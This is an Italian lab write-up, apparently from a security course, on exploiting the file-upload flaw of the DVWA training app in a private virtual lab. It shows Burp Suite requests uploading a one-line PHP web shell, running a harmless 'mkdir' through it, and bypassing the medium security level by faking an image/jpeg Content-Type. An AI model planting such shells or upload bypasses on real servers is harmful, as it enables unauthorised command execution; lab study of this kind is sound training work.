


S6 L2

# Creazione Shell.php & Shell2.php



kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

Burp Suite Community Edition v2023.11.1.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.50.101:80

Forward Drop Intercept is on Action

Add notes HTTP/1

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 436
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykUbxdf084n9GgCGo
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=68ec4caf9901eb65afdac8d5acf8c35e
14 Connection: close
15
16 -----WebKitFormBoundarykUbxdf084n9GgCGo
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarykUbxdf084n9GgCGo
21 Content-Disposition: form-data; name="uploaded"; filename="Shell2.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundarykUbxdf084n9GgCGo
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundarykUbxdf084n9GgCGo--
31
32
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers ..

0 highlights

Damn Vulnerable Web A

Not secure 192.168.50.101/dvwa/vulnerabilities/upload/

DVWA

Vulnerability: File Upload

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Choose an image to upload:

Choose File Shell2.php

Upload

More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin

Security Level: low

PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Cerca

2.6

Google

CTRL (DESTRA)

15:55

16/01/2024

Burp Suite Community Edition v2023.11.1.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
114	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulne
115	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulne
116	http://192.168.50.101	GET	/dvwa/vulnerabilities/view_source.php?...	✓		200	9056	HTML	php	Damn Vulne
118	http://192.168.50.101	GET	/dvwa/security.php			200	4416	HTML	php	Damn Vulne
119	http://192.168.50.101	POST	/dvwa/security.php	✓		302	389	HTML	php	
120	http://192.168.50.101	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulne
121	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulne
122	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4892	HTML		Damn Vulne
123	http://192.168.50.101	GET	/dvwa/hackable/uploads/			200	1484	HTML		Index of /dvw
124	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4892	HTML		Damn Vulne
125	http://192.168.50.101	GET	/dvwa/hackable/uploads/Shell2.php			200	384	HTML	php	
126	http://192.168.50.101	GET	/dvwa/hackable/uploads/Shell2.php?cm...	✓		200	194	HTML	php	

**Request**

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/Shell2.php?cmd=mkdir%20Epicode HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=68ec4caf9901eb65afdac8d5acf8c35e
9 Connection: close
10
11
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 16 Jan 2024 14:00:44 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 1
6 Connection: close
7 Content-Type: text/html
8
9
10
```

**Inspector**

Request attributes 2

Request query parameters 1

Request cookies 2

Request headers 8

Response headers 6

Tramite la Shell2.php vado a dare il cmd=mkdir Epicode. Cioè creare una cartella chiamata Epicode nel percorso dov'è shell2.php


E questo sarà il contenuto della directory dopo il cmd precedente.

## Index of /dvwa/hackable/uploads

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">Parent Directory</a>		-	
	<a href="#">Epicode/</a>	16-Jan-2024 09:00	-	
	<a href="#">Shell2.php</a>	16-Jan-2024 09:00	36	
	<a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	
	<a href="#">shell.php</a>	16-Jan-2024 08:46	80	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80

Shell.php invece mi va a creare in automatico una directory chiamata «TOPO» senza dover inserire comandi all'interno della barra di ricerca del browser. Il codice è mostrato nella pagina 2.



Upload sicurezza medium.

In questo caso andiamo a modificare il **content-Type su image/jpeg** (in Burp Suite) in quanto questo livello di sicurezza accetta solo come contenuto i file jpeg.

Cliccando con Burp Suite su Send – inganniamo il DVWA e facciamo credere di aver inviato un contenuto con immagine quando in realtà abbiamo di nuovo uploadato la shell di prima

The image shows two side-by-side screenshots. The left screenshot is from Burp Suite, displaying an HTTP request and response. The right screenshot is from a web browser showing the DVWA upload page.

**Burp Suite Screenshot:**

- Request:** POST /dvwa/vulnerabilities/upload/ HTTP/1.1. Host: 192.168.50.101. Content-Length: 2744. Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHWTpp9lyPR8sdbTh. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7. Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/. Accept-Encoding: gzip, deflate, br. Accept-Language: en-US,en;q=0.9. Cookie: security=medium; PHPSESSID=68ec4caf9901eb65afdac8d5acf8c35e. Connection: close. Content-Disposition: form-data; name="MAX\_FILE\_SIZE" value="100000". Content-Disposition: form-data; name="uploaded"; filename="shell.php". Content-Type: image/jpeg.
- Response:** HTTP/1.1 200 OK. Date: Tue, 16 Jan 2024 14:39:30 GMT. Server: Apache/2.2.8 (Ubuntu) DAV/2. X-Powered-By: PHP/5.2.4-2ubuntu5.10. Pragma: no-cache. Cache-Control: no-cache, must-revalidate. Expires: Tue, 23 Jun 2009 12:00:00 GMT. Content-Length: 4590. Connection: close. Content-Type: text/html; charset=utf-8.

**Web Browser Screenshot:**

URL: 192.168.50.101/dvwa/hackable/uploads/

### Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
dvwa_email.png	16-Mar-2010 01:56	667	
shell.php	16-Jan-2024 09:39	2.3K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80